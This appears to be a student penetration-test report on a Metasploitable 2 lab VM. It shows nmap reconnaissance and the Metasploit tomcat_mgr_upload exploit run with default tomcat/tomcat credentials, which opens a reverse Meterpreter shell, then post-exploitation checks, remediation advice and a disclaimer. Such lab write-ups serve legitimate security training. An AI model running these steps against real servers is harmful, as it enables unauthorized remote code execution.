

Exploitation of Apache Tomcat Manager

Author:
Sabiya Khatun Miya

Target System:
Metasploitable 2 Linux VM (192.168.233.129)

Attacker Platform:
Kali Linux (192.168.233.128)

Assessment Date:
July 26, 2026

1. Executive Summary

Penetration testing of the target computer was performed within a controlled lab environment in order to determine the security status of the machine under test. As a result of the assessment, the Apache Tomcat Manager application running on the target was found to be protected only by weak, default administrative credentials, allowing an authenticated attacker to deploy a malicious Web Application Archive (WAR) file.

As a result of the attack, an attacker gains the ability to execute arbitrary operating system commands on the underlying server. Exploitation of this vulnerability was carried out using the Metasploit Framework, resulting in a remote command shell running with the privileges of the Tomcat service account on the target system.

Risk Summary Matrix

Metric	Details
Max Risk Rating	CRITICAL (9.8 / 10.0)
Primary Vulnerability	Authenticated Remote Code Execution via Tomcat Manager WAR Deployment (Weak/Default Credentials — CWE-798)
System Compromise	Service-Level Command Execution (Tomcat Process Privileges)
Data Confidentiality	Compromised — Read access to web application files and service-accessible data.
System Integrity	Compromised — Ability to deploy, modify, and remove web applications; potential for further privilege escalation.

2. Scope and Methodology

The assessment followed a standard penetration testing methodology consisting of the following phases:

- Reconnaissance
- Scanning and Enumeration
- Vulnerability Assessment
- Exploitation
- Post-Exploitation Validation
- Reporting

Tools used during the assessment:

- Nmap
- cURL / Web Browser
- Metasploit Framework

3. Technical Findings and Exploitation Phase

Finding 01: Apache Tomcat Manager Weak Credentials — WAR Upload Remote Code Execution

Vulnerability Type	Remote Code Execution
CVSS v3 Base Score	9.8 Critical
Weakness Class	CWE-798: Use of Hard-coded / Default Credentials
Access Vector	Remote (Network)

Step 1: Host Discovery

Objective: Confirm the target host is live on the network.

Command: ping 192.168.233.129 | nmap -sn 192.168.233.129

The screenshot shows a Kali Linux terminal window titled "kali-linux-2026.2-vmware-amd64 - VMware Workstation". The terminal displays the output of a ping command and an nmap scan. The ping command shows 14 successful responses from 192.168.233.129. The nmap scan reports that the host is up and scanned in 0.97 seconds.

```

kali@kali: ~
$ ping 192.168.233.129
PING 192.168.233.129 (192.168.233.129) 56(84) bytes of data.
64 bytes from 192.168.233.129: icmp_seq=1 ttl=64 time=3.02 ms
64 bytes from 192.168.233.129: icmp_seq=2 ttl=64 time=2.21 ms
64 bytes from 192.168.233.129: icmp_seq=3 ttl=64 time=0.437 ms
64 bytes from 192.168.233.129: icmp_seq=4 ttl=64 time=0.665 ms
64 bytes from 192.168.233.129: icmp_seq=5 ttl=64 time=0.761 ms
64 bytes from 192.168.233.129: icmp_seq=6 ttl=64 time=0.589 ms
64 bytes from 192.168.233.129: icmp_seq=7 ttl=64 time=1.35 ms
64 bytes from 192.168.233.129: icmp_seq=8 ttl=64 time=1.52 ms
64 bytes from 192.168.233.129: icmp_seq=9 ttl=64 time=27.5 ms
64 bytes from 192.168.233.129: icmp_seq=10 ttl=64 time=0.518 ms
64 bytes from 192.168.233.129: icmp_seq=11 ttl=64 time=1.57 ms
64 bytes from 192.168.233.129: icmp_seq=12 ttl=64 time=2.45 ms
64 bytes from 192.168.233.129: icmp_seq=13 ttl=64 time=0.616 ms
64 bytes from 192.168.233.129: icmp_seq=14 ttl=64 time=1.82 ms
^C
--- 192.168.233.129 ping statistics ---
14 packets transmitted, 14 received, 0% packet loss, time 13030ms
rtt min/avg/max/mdev = 0.437/3.212/27.454/6.768 ms

kali@kali: ~
$ nmap -sn 192.168.233.129
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-26 13:42 -0400
Nmap scan report for 192.168.233.129
Host is up (0.0014s latency).
MAC Address: 00:0C:29:FE:A5:EB (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.97 seconds

```

Step 2: Port Scanning

Objective: Identify open TCP ports on the target.

Command: `nmap -T4 -p- 192.168.233.129`

```
Nmap done: 1 IP address (1 host up) scanned in 0.97 seconds

(kali@kali)-[~]
$ nmap -T4 -p- 192.168.233.129
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-26 13:43 -0400
Nmap scan report for 192.168.233.129
Host is up (0.0018s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
35541/tcp open  unknown
35864/tcp open  unknown
52492/tcp open  unknown
54768/tcp open  unknown
MAC Address: 00:0C:29:FE:A5:EB (VMware)

Nmap done: 1 IP address (1 host up) scanned in 8.32 seconds

(kali@kali)-[~]
$
```

Port of interest for this exploit: 8180/tcp, running the Apache Tomcat/Coyote HTTP connector.

Step 3: Service and Version Enumeration

Objective: Identify the web service and Tomcat version information.

Command: `nmap -sC -sV -p 8180 192.168.233.129`

```
(kali@kali)-[~]
$ nmap -sC -sV -p 8180 192.168.233.129
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-26 13:45 -0400
Nmap scan report for 192.168.233.129
Host is up (0.00076s latency).

PORT      STATE SERVICE VERSION
8180/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
MAC Address: 00:0C:29:FE:A5:EB (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.94 seconds


(kali@kali)-[~]
$
```

The scan confirms an Apache Tomcat/Coyote server exposing the Tomcat Manager web application on port 8180.

Step 4: Exploitation Using Metasploit

Objective: Deploy a malicious WAR payload through the Tomcat Manager to obtain command execution.

Commands: msfconsole → search tomcat_mgr_upload → use exploit/multi/http/tomcat_mgr_upload → set RHOSTS/RPORT/LHOST/HttpUsername/HttpPassword → exploit



```
kali-linux-2026.2-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Library
Type here t...

My Computer
Metasploitab
kali-linux-2026.2-vmware-amd64

kali@kali: ~
msfconsole
Metasploit tip: View all productivity tips with the tips command

IIIIII dTb.dTb
II 4' v 'B
II 6. .P
II 'T:- .iP'
II 'T: iP'
IIIIII 'VvP'

I love shells --egypt

=[ metasploit v6.4.135-dev ]
+ -- --[ 2,654 exploits - 1,338 auxiliary - 2,141 payloads ]
+ -- --[ 433 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search tomcat_mgr_upload

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/multi/http/tomcat_mgr_upload 2009-11-09 excellent Yes Apache Tomcat Manager Au
thenticated Upload Code Execution
1 \_ target: Java Universal . . .
2 \_ target: Windows Universal . . .
3 \_ target: Linux x86 . . .

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/http/tomcat_mgr
_upload
After interacting with a module you can manually set a TARGET with set TARGET 'Linux x86'


msf > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.233.129
RHOSTS => 192.168.233.129
msf exploit(multi/http/tomcat_mgr_upload) > set LHOST 192.168.233.128
LHOST => 192.168.233.128
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > exploit
```

Result: The Metasploit module packaged a payload inside a WAR archive and deployed it via the Manager's application-deployment function. A remote command/Meterpreter session was successfully established on the target system.

Step 6: Post-Exploitation Validation

Objective: Verify the level of access obtained on the compromised system.

Commands: *whoami* | *id* | *uname -a*



```
kali@kali: ~  
Session Actions Edit View Help  
[-] Unknown command: whoami. Run the help command for more details.  
meterpreter > getuid  
Server username: tomcat55  
meterpreter > sysinfo  
Computer      : metasploitable  
OS            : Linux 2.6.24-16-server (i386)  
Architecture  : x86  
System Language : en_US  
Meterpreter   : java/linux  
meterpreter > shell  
Process 1 created.  
Channel 1 created.  
whomai  
/bin/sh: line 1: whomai: command not found  
id  
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)  
whoami  
tomcat55  
ls  
bin  
boot  
cdrom  
dev  
etc  
home  
hrKiwrIdw  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
session_log.txt  
srv  
sys  
tmp  
UfVDPptTFOh  
usr  
var  
vmlinuz  
pwd  
/  
hostname  
metasploitable  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
exit
```

These commands confirm command execution in the context of the Tomcat service account, verifying that the deployed application was actively executing attacker-supplied commands on the host.

4. Impact Assessment

The use of weak or default credentials on the Tomcat Manager application makes it possible for an attacker who can reach the management interface to deploy arbitrary web applications and, consequently, execute arbitrary commands. Possible impacts include:

- Unauthorized deployment and removal of web applications
- Execution of arbitrary operating system commands under the service account

- Exposure of application source, configuration files, and credentials
- Use of the compromised service account as a foothold for privilege escalation
- Further attacks on internal systems (lateral movement / pivoting)

5. Remediation and Recommendations

Immediate Actions

- Change all default Tomcat Manager credentials to strong, unique passwords.
- Restrict access to /manager and /host-manager to trusted management IP ranges only.
- Disable or remove the Manager application entirely if it is not required in production.
- Run the Tomcat service under a low-privilege dedicated account.

Long-term Security Measures

- Install regular security updates for Tomcat and the underlying JVM.
- Implement centralized logging and monitoring of deployment events.
- Conduct routine vulnerability assessments and credential audits.
- Install IDS/IPS (Intrusion Detection/Prevention Systems).
- Implement network segmentation for management interfaces.
- Follow the principle of least privilege for all service accounts.

6. Disclaimer

This assessment was performed within a controlled laboratory environment for educational purposes. Unauthorized scanning or exploitation of systems without explicit permission is illegal and unethical.